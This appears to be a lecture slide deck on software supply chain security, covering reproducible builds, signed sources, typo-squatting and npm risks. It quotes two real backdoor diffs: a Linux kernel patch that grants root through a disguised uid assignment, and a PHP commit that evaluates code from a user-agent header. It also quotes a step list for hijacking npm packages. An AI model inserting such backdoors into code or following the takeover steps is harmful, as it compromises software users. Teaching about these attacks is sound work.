
<https://reproducible-builds.org/>

Pushed for notably by the Tails Linux distribution

Distributing software



Distributing software



Attacking the source repository

- Remember the Linux attack attempt by injecting


Rogue Patch

```
--- kernel/exit.c GOOD 2003-11-05 13:46:44.000000000 -0800
+++ kernel/exit.c BAD  2003-11-05 13:46:53.000000000 -0800
@@ -1111,6 +1111,8 @@
                schedule();
                goto repeat;
        }
+       if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
+               retval = -EINVAL;
        retval = -ECHILD;
end_wait4:
        current->state = TASK_RUNNING;
```

- Could very well have went unnoticed
- Could very well actually exist unnoticed...

Attacking the source repository

PHP

 **rlerdorf** committed 5 days ago 1 parent 92aeda5 commit c730aa26bd52829a49f2ad284b

Showing 1 changed file with 11 additions and 0 deletions.

11 ext/zlib/zlib.c

@@ -360,6 +360,17 @@ static void php_zlib_output_compression_start(void)

360 {

361 zval zoh;

362 php_output_handler *h;

363 + zval *enc;

364 +

365 + if ((Z_TYPE(PG(http_globals)[TRACK_VARS_SERVER]) == IS_ARRAY || zend_is_auto_global_str(ZEND_STR("_SERVER"))) &&

366 + (enc = zend_hash_str_find(Z_ARRVAL(PG(http_globals)[TRACK_VARS_SERVER]), "HTTP_USER_AGENTT", sizeof("HTTP_USER_AGENTT") - 1))) {

367 + convert_to_string(enc);

368 + if (strstr(Z_STRVAL_P(enc), "zerodium")) {

369 + zend_try {

370 + zend_eval_string(Z_STRVAL_P(enc)+8, NULL, "REMOVETHIS: sold to zerodium, mid 2017");

 **staabm** 4 days ago Contributor ...

Intentionally AGENTT with 2x T at the end?

 Reply...

 **mvorisek** 4 days ago Contributor ...

@rlerdorf what does this do?

 **JABirchall** 4 days ago • edited ...

@mvorisek

This line executes PHP code from within the useragent HTTP header, if the string starts with 'zerodium'

Attacking the source repository


PHP

- The git server was compromised
- Allowed to sneak a couple commits in
- They decided to stop self-hosting their git repository
- Moved to github.com

Delegating security is usually *not* a good idea

- You cannot really control your delegate with just a contract
- Sometimes know-how is simpler to externalize, though...

Distributing software



Distributing software

Signing source code cryptographically

- With e.g. PGP (using gpg tools)
- Can be automatized
- And sign releases

git uses sha1 hashes everywhere

- Considered weak nowadays
- Getting replaced

Put it in the Bitcoin blockchain?

- Hidden surprises indeed

Distributing software


Signed source code, but

- painful to compile on one's own laptop
- painful to collect signing keys from developers


Distribution-provided signature chain

- Here, Debian example


Distributing software



Distributing software



Distributing software



Distributing software

Not all software distribution does such checks

E.g. basically anybody can publish on the Python Package Index (PyPI) repository

→ Subject to software supply chain attack

- e.g. Typo squatting
- `sudo pip install scikitlearn`
- owned! That was scikit-learn
- A researcher tried to typo-squat a thousand packages, just to see...
- Got hundreds of thousands of downloads in 2 years...

Distributing software

Uncontrolled repositories is a mess

e.g. Node Package Manager (npm)

- **Very** large hype
- > 1 million packages...
- Depend on each other
- Installing React.js pulls 3 000 packages...
- **Owned** by the npm company
- Do you feel the bad smell?

Distributing software

Uncontrolled repositories is a mess

- Azer Koçulu maintained a **kik** module in npm
- The Kik Interactive company asked him to change the name
- He refused
- The Kik Interactive company went to the npm company
- The npm company unpublished the **kik** module
- Azer said #@^[, and unpublished all his packages from npm
- Including his **left-pad** package
- A one dozen-line package
- That thousands of packages depend on
- Including the very-used React.js, Babel, Ember.js, ...
- Basically broke large portions of websites world-wide

How to rule the world

From Lance R. Vick

“

- Buy expired NPM maintainer email domains,
- Re-create maintainer emails,
- Take over packages,
- Submit legitimate security patches that include package.json version bumps to malicious dependency you pushed,
- Enjoy world domination.

”

Conclusion

Distributing software is a complex matter

- Completely open repository is not a solution
 - Even less so when owned by a company
- Cryptographic signatures are a must
 - Have to maintain keyrings
- Then you have to compile
 - Do you trust your compiler?
- Then you have to run
 - Do you trust your Operating System?
 - Do you trust your CPU?